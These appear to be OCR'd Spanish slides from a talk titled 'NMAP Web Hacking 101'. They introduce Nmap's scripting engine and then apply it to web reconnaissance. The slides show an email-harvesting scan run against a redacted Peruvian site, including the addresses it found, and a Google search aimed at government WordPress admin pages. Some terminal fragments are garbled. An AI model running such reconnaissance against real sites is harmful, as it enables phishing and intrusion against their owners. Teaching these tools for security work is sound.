NMAP Web Hacking 101


Walter Cuestas Agramonte
wcuestas@open-sec.com
@wcu35745

open-sec

Nuestro Equipo

NMAP ?

Sólo tengo unos pocos



```
admin@ nmap -sV -P

Starting Nmap 13.2
Host 192.168.1.199
Not shown: 253 fil
PORT STATE SERVICE
-- 443/udp   |   o
Nmap complete:   25

admin@ scp && make

scp@ WARNING: Over
     Press <ENTER>
```

WARNING

SABRE

CEREBRAL DEFENCE


DOWNLOAD POSES LETHAL THREAT TO DATA HOST

PROCEED?

ENTER[Y]/ESC[N]

Quiz Time !!!

- Sí eres root, qué tipo de escaneo hace por default (la fácil!) ?
- Sí no se indica los puertos a escanear, cuáles escanea y de dónde los toma ?
- Sí le cambias el banner a un Apache usando, por ejemplo, mod_sec, NMAP la hace ?
  - SI (cuéntame cómo que no me sale!!!)
  - NO (pronto la solución)
- Puedo explotar vulnerabilidades con NMAP ?



- nmap 4.50 y posteriores
- Basados en LUA (Lightweight Scripting Language)
- Objetivo inicial : Mejorar la detección de versiones de software, detección de malware.
- Se ubican en /usr/local/share/nmap/scripts
  - /usr/share/nmap en Kali Linux
- -sC : la forma más fácil de usarlos.

NSE : NMAP Script Engine


- Los scripts requieren la instalación de LUA y LUALIB
- En el archivo script.db esta la relación y categorías de scripts :
  - Entry { filename = "ftp-anon.nse", categories = { "auth", "default", "safe", } }
  - Entry { filename = "ftp-bounce.nse", categories = { "default", "intrusive", } }
  - Entry { filename = "ftp-brute.nse", categories = { "auth", "intrusive", } }
- La categoría se puede indicar con el parámetro :

```
--script=CATEGORIA
```

```
--script "not *brute* and not *flood* and not *dos* and not *slow* and not *fuzz*  and not *qscan*"
```


NSE : Para web

- ls *web* *http* | wc -l
  - 106
- Cubren CASI todo el “ciclo clásico” del hacking



Footprint (fingerprint)


- Clásico : obtener cuentas de email
  - Para qué ?
    - http-email-harvest.nse



```
v[redacted] nmap -v -p 80 --script http-email-harvest.nse www.[redacted].pe

Starting Nmap 6.46 ( http://nmap.org ) at 2014-04-26 09:35 PET
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating Ping Scan at 09:35
Scanning www.[redacted].pe ([redacted]) [2 ports]
Completed Ping Scan at 09:35, 0.23s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:35
Completed Parallel DNS resolution of 1 host. at 09:35, 0.18s elapsed
Initiating Connect Scan at 09:35
Scanning www.[redacted].pe ([redacted]) [1 port]
Discovered open port 80/tcp on [redacted]
Completed Connect Scan at 09:35, 0.02s elapsed (1 total ports)
NSE: Script scanning [redacted].
Initiating NSE at 09:35
NSE Timing: About 50.00% done; ETC: 09:36 (0:00:35 remaining)
Completed NSE at 09:36, 34.75s elapsed
Nmap scan report for www.[redacted] pe ([redacted])
Host is up (0.19s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-email-harvest:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=www.[redacted].pe
|   marcocurricular@[redacted].pe
|   webmaster@[redacted].pe
|_  contacto@[redacted].pe

NSE: Script Post-scanning.
Read data files from: /usr/local/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 35.94 seconds
```


Footprint (fingerprint)

- Un “clásico” !
  - Http-google-email-nse



inurl:wp-admin site:gob.pe

About 668 results (0.55 seconds)



